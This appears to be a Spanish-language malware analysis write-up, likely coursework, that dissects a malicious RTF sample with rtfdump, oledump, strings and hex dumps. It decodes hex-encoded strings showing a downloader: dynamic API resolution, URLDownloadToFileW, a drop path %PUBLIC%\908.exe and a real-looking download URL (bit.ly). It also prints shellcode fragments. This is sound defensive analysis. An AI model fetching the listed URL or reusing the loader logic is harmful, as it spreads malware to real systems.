Buscamos IOCs con el siguiente script `ioc_scanner_rtf.py`: [Script python para buscar IOCs](#).

Este script Python buscar IOCs en:

- El RTF original,
- los OLE extraídos,
- bin_350.bin,
- objdata_356.bin,
- F_*.ole,
- cualquier fichero dentro de extraccion-rtf.

Resultados destacados:

```
└─$ python3 ioc_scanner_rtf.py "$malwareRTF" extraccion-rtf \
  -o ioc_report.json \
  --csv ioc_report.csv
[!] No existe: extraccion-rtf
=====
=====
Archivo :
/home/xxniwexx/Escritorio/cybersecurity/Documentation/Malware/Master-ENIIT-
Análisis-Malware-Reversing/modulo-9-tecnicas-de-analisis-de-malware/3-
M9T3/muestra/2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef77
62.rtf
Tamaño   : 1065166 bytes
MD5      : 2fd300bd01ea3d00ea59d4e1d47056a0
SHA1     : d8747407679055deee5bafaac281bdac52274da2
SHA256   : 2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762
Entropía : 6.3325

[Magic hits]
- PE_MZ @ 6576 (4d5a)
- PE_MZ @ 12151 (4d5a)
- PE_MZ @ 34382 (4d5a)
...
...
- PE_MZ @ 911057 (4d5a)
- PE_MZ @ 949475 (4d5a)
- PE_MZ @ 954304 (4d5a)
- PE_MZ @ 959163 (4d5a)
- RTF @ 0 (7b5c727466)
- RTF @ 964325 (7b5c727466)
- RTF @ 964365 (7b5c727466)
- RTF @ 964424 (7b5c727466)
- RTF @ 964437 (7b5c727466)
- RTF @ 964449 (7b5c727466)
```

[illegible]

```
- http @ 847446 :: sws3903}{\vern85}}{\*\xmlnstbl {\xmlns1
http://schemas.microsoft.com/office/word/2003/wordml}}\r\n\paperw12240\pape
rh15840\mar
- http @ 893078 :: ws16559}{\vern85}}{\*\xmlnstbl {\xmlns1
http://schemas.microsoft.com/office/word/2003/wordml}}\r\n\paperw12240\pape
rh15840\mar
- ftp @ 955954 :: ?
>tY:u]hFc4#yE^GLgViY16]XXB@ew>LTbpr23XFtPY&Cdbo&&:M&R6aM7A8tIDqjtsWxilpJP?
Id~*=|u=wy%CC30e?2wukM^gr_E^heqC1bx?W?G@:Np^2Qq
- cmd @ 20587 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 53944 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 87301 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 120658 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 154015 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 187372 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 220729 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 254086 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 287443 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
```

```
- cmd @ 320800 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 354157 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 387514 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 420871 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 454228 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 487585 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 520942 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 554299 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 587656 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 621013 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 654370 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 687727 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 721084 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 754441 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 787798 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- cmd @ 821155 :: 8C=4vXvPqyt4aR19Cu^egVC590X=?
ly&y9_29D3=CMdeo[vRjhFF6%=m'X=gA0UEA!Fyh:':^?cU^5Q.1FtvgsK_^f2mJX=j?
Ye@^|_khG09m7vcGF#=H66p0V&
- .js @ 945490 ::
[:i3!XyNpl+30hJMgu3#qeLw=J:loNpTrL4G.&j?.JSuBnhFkTtc+FYq[]90ZM7b?
zLp@CXxL@~hMyuo!>AV2Nhm]NTCH&19j~ykb^ch??QIP^eWZU~fLl7&R72
- .js @ 955909 :: %]x?oTUF2[$[|&teQuLT6lP_Zjc0=V0fxdk7H?t8.JsEz?
>_tY:u]hFc4#yE^GLgViY16]XXB@ew>LTbpr23XFtPY&Cdbo&&:M&R6aM7A8tIDqjtswxilpJP?
Id
```

```
[Base64 decodificable interesante]
- offset 854906 len=96
sha256=073d123d1095eaa4db713e71c630a9ded44be28f31becbe45107c20001a5a497
strings: W;kGv
- offset 855426 len=96
sha256=2964fffe059eeaf7de9d4dfbcfd53f9342702a9c8919af3e55326d5606ddc23e
strings: G6{oz
- offset 856596 len=96
sha256=4b1b7db5d08e8407c4d2b099e8863c6d2a3aa52b06fbaefacbf1f958781832b8
strings: 4o_u{
- offset 858286 len=96
sha256=713a40ef19b532cc7b26d0dafa7a0520bd314bf4335dbe91246872bac68af4c9
strings: ^o^\{M}w
- offset 858806 len=96
sha256=1d6ba1114f153b0e902d364a30237f9d4e826be60d64cc7c1635e13c136aa414
strings: m5{^ym
- offset 895361 len=191
sha256=84173e02a722d7a77021965f45209cfe35a8ae25a270dfb65629dbe38570bd90
strings: U@6C;s | {EouD
- offset 895621 len=191
sha256=a10c0720a2ad48ad7918f5267478fc9a89e9db5141bf28054fee9d7f3fec7ed4
strings: #v00.
- offset 895881 len=191
sha256=08339383d9e29b39e3888ad7babd47a45932b3b7641e961b1e21188434ee8272
strings: ;;]GH | V`CK5
- offset 896141 len=191
sha256=ce4c916b61fdf33bb955bbcce5aa4e3e2670e5416b5d87016eb4afc4cfc612b3
| ADE]] | =Y}Let
- offset 896401 len=191
sha256=2f82f70a70bb743e00b4a6c4e0cda5b15ebfe097dfcca787eb0586bdf9368970
strings: dMRdc8 | 97dV`
```

```
=====
[+] Informe JSON escrito en: ioc_report.json
[+] Informe CSV escrito en : ioc_report.csv
```

Se descubre un loader/downloader codificado

El informe contiene varios **fragmentos hexadecimales cerca de los offsets 1034025–1035696**. Al decodificarlos, aparecen cadenas muy relevantes:

```
kernel32
LoadLibraryW
GetProcAddress
ExpandEnvironmentStringW
%PUBLIC%\908.exe
UrlMon
URLDownloadToFileW
http://bit.ly/34vzFlU
```

```
oleaut32
SysAllocString
msvbvm60
rtcShell
ExitProcess
```

La combinación de estas cadenas sugiere un downloader/dropper:

1. Resuelve APIs dinámicamente:

- LoadLibraryW
- GetProcAddress

2. Expande una ruta de entorno:

- %PUBLIC%\908.exe

3. Usa UrlMon:

- URLDownloadToFileW

4. Descarga desde:

- <http://bit.ly/34vzFIU>

5. Posible ejecución vía runtime VB:

- msvbvm60
- rtcShell

6. Finaliza proceso:

- ExitProcess

El análisis automatizado de IOCs sobre el RTF identifica múltiples falsos positivos derivados de cadenas aleatorias u ofuscadas, especialmente coincidencias MZ y supuestos emails. Sin embargo, en la zona del objeto `\objdata` se localizan cadenas codificadas en hexadecimal que, al decodificarse, revelan funcionalidad de downloader: uso de `URLDownloadToFileW`, carga dinámica de APIs mediante `LoadLibraryW` y `GetProcAddress`, expansión de `%PUBLIC%\908.exe` y una URL de descarga <http://bit.ly/34vzFIU>. Estos elementos parecen indicar que la muestra intenta descargar y posiblemente ejecutar un payload externo.

Las cadenas no están en claro, sino codificadas como hexadecimal dentro del RTF

```
└─$ strings -a -n 5 objdata_356.bin | grep -Ei
"LoadLibrary|GetProcAddress|URLDownload|bit\.ly|908\.exe|msvbvm|rtcShell|Ur
lMon"

└─$ strings -a -el -n 5 objdata_356.bin | grep -Ei
```



```
"LoadLibrary|GetProcAddress|URLDownload|bit\.ly|908\.exe|msvbvm|rtcShell|Ur  
lMon"
```

ambos comandos no devuelven resultados relevantes, ya que en este punto **las cadenas no aparecen en claro dentro del objeto extraído**.

Sin embargo, si **buscamos la representación hexadecimal textual de algunas cadenas Unicode/UTF-16LE dentro del RTF**, sí se obtienen coincidencias:

```
└─$ grep -aob  
"68007400740070003a002f002f006200690074002e006c0079002f003300340076007a0046  
006c0055" "$malwareRTF"  
1035742:68007400740070003a002f002f006200690074002e006c0079002f0033003400760  
07a0046006c0055  
  
└─$ grep -aob  
"25005000550042004c004900430025005c003900300038002e006500780065"  
"$malwareRTF"  
1035540:25005000550042004c004900430025005c003900300038002e006500780065  
  
└─$ grep -aob "55524c446f776e6c6f6164546f46696c6557" "$malwareRTF"
```

Ponemos como ejemplo la confirmación de la URL codificada:

```
grep -aob  
"68007400740070003a002f002f006200690074002e006c0079002f003300340076007a0046  
006c0055" "$malwareRTF"
```

Ese bloque hexadecimal es **UTF-16LE**. Si lo decodificamos:

```
└─$ echo  
"68007400740070003a002f002f006200690074002e006c0079002f003300340076007a0046  
006c0055" | xxd -r -p | iconv -f UTF-16LE -t UTF-8  
iconv: carácter o secuencia de desplazamiento incompleta al final del búfer  
http://bit.ly/34vzFl
```

donde hemos localizado la ruta de destino del ejecutable.

Buscamos por fragmentos más cortos:

```
└─$ grep -aob "55524c44" "$malwareRTF" # URLD  
1035668:55524c44
```



```

└─$ grep -aob "446f776e6c6f6164" "$malwareRTF"      # Download
1035674:446f776e6c6f6164

└─$ grep -aob "546f46696c65" "$malwareRTF"          # ToFile

└─$ grep -aob "46696c6557" "$malwareRTF"            # FileW

└─$ grep -aob "4c6f61644c69627261727957" "$malwareRTF"      # LoadLibraryW
1035342:4c6f61644c69627261727957

└─$ grep -aob "47657450726f6341646472657373" "$malwareRTF"  #
GetProcAddress
1035394:47657450726f6341646472657373

└─$ grep -aob "457870616e64456e7669726f6e6d656e74537472696e677357"
"$malwareRTF"      # ExpandEnvironmentStringsW

└─$ grep -aob "6b00650072006e0065006c0033003200" "$malwareRTF"  # kernel32
UTF-16LE
1035282:6b00650072006e0065006c0033003200

└─$ grep -aob "550072006c004d006f006e00" "$malwareRTF"          # UrlMon
UTF-16LE
1035626:550072006c004d006f006e00

└─$ grep -aob "6d0073007600620076006d0036003000" "$malwareRTF"  # msvbvm60
UTF-16LE
1035994:6d0073007600620076006d0036003000

```

6.6 Conclusiones

A) Las cadenas de red y drop no aparecen directamente en claro al aplicar `strings` o `grep` sobre el RTF. Sin embargo, se localizan codificadas como hexadecimal `UTF-16LE` dentro del documento. En concreto, se identifica la cadena `http://bit.ly/34vzFlU` en el offset `1035742` y la ruta `%PUBLIC%\908.exe` en el offset `1035540`. Esto sugiere que la muestra contiene lógica de descarga o referencia a un payload externo, aunque las cadenas se encuentran ofuscadas/codificadas dentro del RTF.

B) Si queremos extraer contexto alrededor de esa zona:

```

└─$ dd if="$malwareRTF" bs=1 skip=1035400 count=600 status=none >
zona_ioc_hex.txt

└─$ cat zona_ioc_hex.txt
50726f63416464726573730053e8d501000089c6e81a000000457870616e64456e7\1669726
f6e6d656e74537472696e6773570053ffd668040100008d54240852e8220000002500500055
0042004c004900430025005c003900300038002e006500780065000000fffd0e80e
0
00000550072006c004d006f006e000000fffd7e81300000055524c446f776e6c6f6164546f4\
26696c65570050ffd66a006a008d54240c52e82c00000068007400740070003a002f002f006
200690074002e006c0079002f003300340076007a0046006c00550000006a00fffd0e8120000
006f006c006500610075007400330032000000fffd7e80f000000537973416c6c6f635374726
96e670050ffd68d54240452ffd0c78424200200000800000089842428020000e8120000006d
0073

```

C) Los offsets **1034025–1035696 pertenecen al RTF original, porque el script `ioc_scanner_rtf.py` analizó el fichero completo. Esos offsets caen dentro del grupo `\objdata` del índice **356**.**

D) La relación queda así:

```

RTF completo
└─ índice 350: \bin000000
    └─ índice 356: \objdata
        └─ zona interesante: offsets 1034025–1035696
            └─ %PUBLIC%\908.exe
            └─ http://bit.ly/34vzFlU

```

E) `rftdump.py` muestra que el índice 356 corresponde a `\objdata`, empieza en `p=000fc3de` y tiene longitud `l=11814`. Ese offset hexadecimal `000fc3de` equivale aproximadamente a 1033182 en decimal.

F) El script `ioc_report.json` localiza `\objdata` en el offset 1033183, prácticamente el mismo punto, y después localiza la zona de IOCs en torno a 1034025–1035696.

Por tanto:

```

Inicio de \objdata 356:    ~1033182
IOC %PUBLIC%\908.exe:      1035540
IOC http://bit.ly/34vzFlU: 1035742

```

6.7 Recapitulamos el flujo seguido

Recapitulamos el flujo seguido en este análisis estático de la muestra:

1. Se identificaron estructuras dentro del RTF:

- dos *\datastore con OLE/CFBF
- un bloque \bin000000 en índice 350
- un \objdata en índice 356
- objetos OLE recuperados con rtfdump.py -F

2. Se extrajeron esos objetos/campos:

- datastore_169_puro.ole
- datastore_332_puro.ole
- F_1.ole a F_4.ole
- F_5.ole como candidato anómalo
- bin_350.bin
- objdata_356.bin

3. Se analizaron con oledump.py y pecheck.py:

- los OLE válidos solo muestran Root Entry
- no se detectaron PE embebidos en esos OLE

4. El script ioc_scanner_rtf.py encontró lo más relevante en el RTF completo:

- offsets 1034025–1035696
- esa zona cae dentro del \objdata índice 356
- allí aparecen cadenas codificadas en hexadecimal UTF-16LE:
 - %PUBLIC%\908.exe
 - http://bit.ly/34vzFIU

Aunque los objetos OLE extraídos no contienen streams útiles ni PE embebidos, el análisis de IOCs sobre el RTF completo localiza una zona relevante dentro del grupo `\objdata` del índice 356. Este grupo comienza aproximadamente en el offset 1033182 y tiene una longitud de 11814 bytes. Dentro de ese rango se identifican cadenas codificadas como hexadecimal UTF-16LE, incluyendo la ruta `%PUBLIC%\908.exe` y la URL `http://bit.ly/34vzFIU`. Por tanto, el foco de análisis pasa de los OLE vacíos al contenido codificado dentro de `\objdata`.

Ya no estamos “buscando a ciegas”, ahora hay que reconstruir la zona `\objdata` donde aparecen la URL, la ruta `%PUBLIC%` y las APIs de descarga. El objetivo del siguiente paso es convertir ese blob hex/RTF en bytes analizables y separar si contiene shellcode, downloader o exploit data.

7. Desentrañamos el contenido real del \objdata índice 356

Pensamos que:

```
RTF malicioso
├─ \bin000000 índice 350
│   └─ \objdata índice 356
│       └─ blob codificado/ofuscado
│           ├── APIs: LoadLibraryW / GetProcAddress / URLDownloadToFileW
│           ├── ruta: %PUBLIC%\908.exe
│           └─ URL: http://bit.ly/34vzFlU
```

Sabemos que `rtfdump.py` ubica el bloque `\bin000000` en el índice 350 y el `\objdata` en el índice 356, con `offset p=000fc3de` y `longitud 11814`, así que el contenido interesante que encontraste alrededor de `1035xxx` cae dentro de ese objeto.

7.1 Extraemos `objdata` ya decodificado

Primero extraemos de nuevo el índice 356, pero usando `-H` para que `rtfdump.py` decodifique hexadecimal:

```
└─$ python rtfdump.py -s 356 -H -d "$malwareRTF" > objdata_356_decoded.bin
```

7.2 Extraemos y confirmamos IOCs del `objdata_356_decoded.bin`

```
└─$ file objdata_356_decoded.bin
objdata_356_decoded.bin: data

└─$ xxd -l 256 objdata_356_decoded.bin
00000000: 8888 8888 8888 8888 8888 8888 8888 8888 .....
00000010: 8888 8888 8888 8888 8888 8888 8888 8888 .....
00000020: 8888 8888 8888 8888 8888 8888 8888 8888 .....
00000030: 8888 8888 8888 8888 8888 8888 8888 888d .....
00000040: 0200 d150 2000 0000 b000 0006 5517 5141 ...P .....U.QA
00000050: 7468 7486 2395 6311 1287 4862 3956 3111 tht.#.c...Hb9V1.
00000060: 2874 8623 9563 1112 94f4 e2e3 3000 0000 (t.#.c.....0...
00000070: 0000 0000 0001 a050 0000 2c45 7c1e 35d0 .....P.,E|.5.
00000080: 1088 2bfb 9c34 2baf ff7d 18b1 98b2 bba9 ..+..4+..}.....
00000090: 90d6 6db8 1c21 75ae 0248 b0a5 5ffd 183c ..m..!u..H.._..<
000000a0: 05df fe0c 8a50 4e22 90a7 a0d2 b52c f5d0 .....PN".....,..
000000b0: cc24 000e d022 2296 7c90 20a4 219f 90be .$...."|.!....
000000c0: 1f87 93bd 519a 209c acaf 5689 8097 a7ba ....Q. ...V.....
000000d0: 61e4 a255 7029 deb1 25b8 1c30 c020 0008 a..Up)..%..0. ..
000000e0: d839 8020 0006 bed0 0eb0 8e8e 9fff fff9 .9. ....
000000f0: 0ebe 66be d008 3c50 0312 b83c 3049 c515 ..f...<P...<0I..

└─$ binwalk objdata_356_decoded.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
---------	-------------	-------------

```

-----
-----

└─$ strings -a -n 4 objdata_356_decoded.bin
QAtht
Hb9V1
C\KQR
3$HG
%yT!Fl
h0!0
;Yj!
Y2\]
w'Cm
`|N4
<,B
M{BS
Rf+(0_
FG&W70
URLDownloadToA6h?
(<
5%ex

└─$ strings -a -n 4 objdata_356_decoded.bin | grep -Ei
"kernel32|LoadLibrary|GetProcAddress|UrlMon|URLDownload|bit\.ly|PUBLIC|olea
ut32|msvbvm60|rtcShell|ExitProcess"
URLDownloadToA6h?

```

Sólo obtenmos El string `URLDownloadToA6h?` que es una cadena parcial, no la API completa. Lo más probable es que `los IOCs salieron de otro artefacto, no de este objdata_356_decoded.bin.`

7.3 Buscaremos si los IOCs están en otro fichero de la carpeta

```

for f in *; do
  if [ -f "$f" ]; then
    echo
    echo "==== $f ====="

    echo "[ASCII]"
    strings -a -t x -n 4 "$f" | grep -Ei
    "kernel32|LoadLibrary|GetProcAddress|ExpandEnvironmentStrings|PUBLIC|UrlMon
|URLDownload|bit\.ly|oleaut32|SysAllocString|msvbvm60|rtcShell|ExitProcess"
    || true

    echo "[UTF-16LE]"
    strings -a -el -t x -n 4 "$f" | grep -Ei
    "kernel32|LoadLibrary|GetProcAddress|ExpandEnvironmentStrings|PUBLIC|UrlMon
|URLDownload|bit\.ly|oleaut32|SysAllocString|msvbvm60|rtcShell|ExitProcess"
    || true
  fi
done

```

```
fi
done
```

Donde obtenemos:

```
===== bin_350.bin =====
[ASCII]
[UTF-16LE]

===== bin_350_decoded.bin =====
[ASCII]
    134e URLDownloadToA6h?
[UTF-16LE]
    1339 UrlMon

===== datastore_169_puro.ole =====
[ASCII]
[UTF-16LE]

===== datastore_169_raw.bin =====
[ASCII]
[UTF-16LE]

===== datastore_332_puro.ole =====
[ASCII]
[UTF-16LE]

===== datastore_332_raw.bin =====
[ASCII]
[UTF-16LE]

===== F_1.ole =====
[ASCII]
    616e URLDownloadToA6h?
[UTF-16LE]
    6159 UrlMon

===== F_2.ole =====
[ASCII]
    3916 LoadLibraryW
    3930 GetProcAddress
[UTF-16LE]
    38f8 kernel32

===== F_3.ole =====
[ASCII]
[UTF-16LE]

===== F_4.ole =====
[ASCII]
[UTF-16LE]
```

```
===== F_5.ole =====  
[ASCII]  
[UTF-16LE]  
  
===== objdata_356_decoded.bin =====  
[ASCII]  
    37b URLDownloadToA6h?  
[UTF-16LE]  
    366 UrlMon  
  
===== unknowntype_334.bin =====  
[ASCII]  
[UTF-16LE]  
  
===== unknowntype_340.bin =====  
[ASCII]  
[UTF-16LE]
```

No encontrábamos `kernel32`, `LoadLibraryW` o `GetProcAddress` en `objdata_356_decoded.bin` porque esas cadenas NO están en ese fichero. Están en otro objeto extraído del RTF, concretamente en `F_2.ole`. Las cadenas relevantes se encuentran en otros objetos OLE extraídos del documento. Por tanto, el análisis debe realizarse sobre todos los streams/objetos extraídos y no sobre un único `objdata`.

El análisis de cadenas sobre los objetos extraídos del RTF muestra que los indicadores no se concentran en un único blob. El fichero `objdata_356_decoded.bin` únicamente contiene una referencia `Unicode` a `UrlMon` y una cadena ASCII parcial compatible con `URLDownloadTo`. Sin embargo, el objeto `F_2.ole` contiene referencias a `kernel32`, `LoadLibraryW` y `GetProcAddress`, lo que indica resolución dinámica de APIs.

7.4 Resultados destacados

A) `objdata_356_decoded.bin` Contiene:

```
0x366  UrlMon  
0x37b  URLDownloadToA6h?
```

Probablemente está relacionada con:

```
URLDownloadToFileA  
URLDownloadToFileW
```

B) `bin_350_decoded.bin` Contiene exactamente el mismo tipo de hallazgo:

```
0x1339  UrlMon
0x134e  URLDownloadToA6h?
```

Esto sugiere que `bin_350_decoded.bin` y `objdata_356_decoded.bin` están relacionados. Puede que uno sea una versión con más cabecera, padding o datos previos.

C) `F_1.ole` Contiene:

```
0x6159  UrlMon
0x616e  URLDownloadToA6h?
```

Esto parece la misma zona, pero dentro de un contenedor/objeto más grande. El offset es mayor porque hay más datos antes.

D) `F_2.ole` contiene:

```
0x38f8  kernel32      UTF-16LE
0x3916  LoadLibraryW  ASCII
0x3930  GetProcAddress ASCII
```

Este es un hallazgo nuevo importante.

`F_2.ole` contiene la lógica de resolución dinámica de APIs:

Cadena	Significado
<code>kernel32</code>	Módulo base de Windows
<code>LoadLibraryW</code>	Carga dinámica de DLLs
<code>GetProcAddress</code>	Resolución dinámica de funciones

Esto encaja con un payload que no enlaza APIs de forma normal, sino que las resuelve manualmente en ejecución.

8. Analizamos el contexto alrededor de los offsets relevantes

```
└─$ xxd -g 1 -s 0x38d0 -l 0x100 F_2.ole
000038d0: 62 b2 84 f5 fe 12 e0 cc 1b 58 b5 ad 5b fe cf a0  b.....X...[...
000038e0: 8d 25 54 ee f4 d2 f9 64 8d 2d 4b 96 44 81 ec 38  .%T....d.-K.D..8
```



```

000038f0: 02 00 00 e8 12 00 00 00 6b 00 65 00 72 00 6e 00 .....k.e.r.n.
00003900: 65 00 6c 00 33 00 32 00 00 00 e8 92 01 00 00 89 e.l.3.2.....
00003910: c3 e8 0d 00 00 00 4c 6f 61 64 4c 69 62 72 61 72 .....LoadLibrar
00003920: 79 57 00 53 e8 f1 01 00 00 89 c7 e8 0f 00 00 00 yW.S.....
00003930: 47 65 74 50 72 6f 63 41 64 64 72 65 73 73 00 53 GetProcAddress.S
00003940: e8 d5 01 00 00 89 c6 e8 1a 00 00 00 45 78 70 61 .....Expa
00003950: 6e 64 45 6e 70 00 00 05 50 07 20 06 c0 04 d0 06 ndEnp...P. ....
00003960: f0 06 e0 00 00 0f fd 7e 81 30 00 00 05 55 24 c4 .....~.0...U$.
00003970: 46 f7 76 e6 c6 f6 16 45 46 f4 13 66 83 f8 5a 77 F.v....EF..f..Zw
00003980: 0d 66 83 f0 20 66 3b 02 74 02 eb 02 eb 04 31 c0 .f.. f;.t.....1.
00003990: eb 0e 83 c1 02 83 c2 02 0f b6 01 eb c2 83 c8 01 .....
000039a0: 5a c2 08 00 53 52 56 57 8b 54 24 14 8b 42 3c 8d Z...SRVW.T$.B<.
000039b0: 44 02 78 8b 00 01 d0 50 8b 48 18 8b 58 20 01 d3 D.x....P.H..X ..
000039c0: 30 c0 85 c9 74 3d 51 8b 0b 8d 0c 11 89 cf 57 8b 0...t=Q.....W.

```

└─\$ xxd -g 1 -s 0x6130 -l 0x100 F_1.ole

```

00006130: 00 04 76 57 45 07 26 f6 34 16 46 47 26 57 37 30 ..vWE.&.4.FG&W70
00006140: 05 3e 8d 50 10 00 08 9c 6e 81 a0 00 00 04 57 87 .>.P....n....W.
00006150: 06 16 e6 44 56 e7 00 00 00 55 00 72 00 6c 00 4d ...DV....U.r.l.M
00006160: 00 6f 00 6e 00 00 00 ff d7 e8 13 00 00 00 55 52 .o.n.....UR
00006170: 4c 44 6f 77 6e 6c 6f 61 64 54 6f 41 36 68 3f 85 LDownloadToA6h?.
00006180: a7 70 d6 68 3f 02 06 63 b0 27 40 2e b0 2e b0 43 .p.h?...c.'@....C
00006190: 1c 0e b0 e8 3c 10 28 3c 20 20 fb 60 1e bc 28 3c ....<.( < .`.( <
000061a0: 80 15 ac 20 80 05 35 25 65 78 b5 42 41 48 b4 23 ... ..5%ex.BAH.#
000061b0: c8 d4 40 27 88 b0 00 1d 05 08 b4 81 88 b5 82 00 ..@'.....
000061c0: 1d 33 0c 08 5c 97 43 d5 18 b0 b8 d0 c1 18 9c f5 .3.\.C.....
000061d0: 78 b7 42 42 43 1c 94 9f 2a ef 7d 15 ff 3a 67 51 x.BBC...*.}...:gQ
000061e0: d5 95 82 b4 81 8f 7d 98 b5 82 40 1d 30 fb 71 c4 .....}...@.0.q.
000061f0: b8 b4 01 c8 d0 49 88 b0 41 00 1d 0e b0 c8 3c 30 .....I..A.....<0
00006200: 45 94 9e bb f3 1c 08 3c 40 45 f5 e5 a5 bc 20 80 E.....<@E.... .
00006210: 00 46 6f a6 f0 00 00 00 01 22 25 97 85 48 02 55 .Fo....."%..H.U
00006220: 27 74 03 03 42 59 00 14 77 43 28 65 11 95 40 63 't..BY..wC(e..@c

```

└─\$ xxd -g 1 -s 0x340 -l 0x100 objdata_356_decoded.bin

```

00000340: 57 45 07 26 f6 34 16 46 47 26 57 37 30 05 3e 8d WE.&.4.FG&W70.>.
00000350: 50 10 00 08 9c 6e 81 a0 00 00 04 57 87 06 16 e6 P....n....W....
00000360: 44 56 e7 00 00 00 55 00 72 00 6c 00 4d 00 6f 00 DV....U.r.l.M.o.
00000370: 6e 00 00 00 ff d7 e8 13 00 00 00 55 52 4c 44 6f n.....URLDo
00000380: 77 6e 6c 6f 61 64 54 6f 41 36 68 3f 85 a7 70 d6 wnloadToA6h?...p.
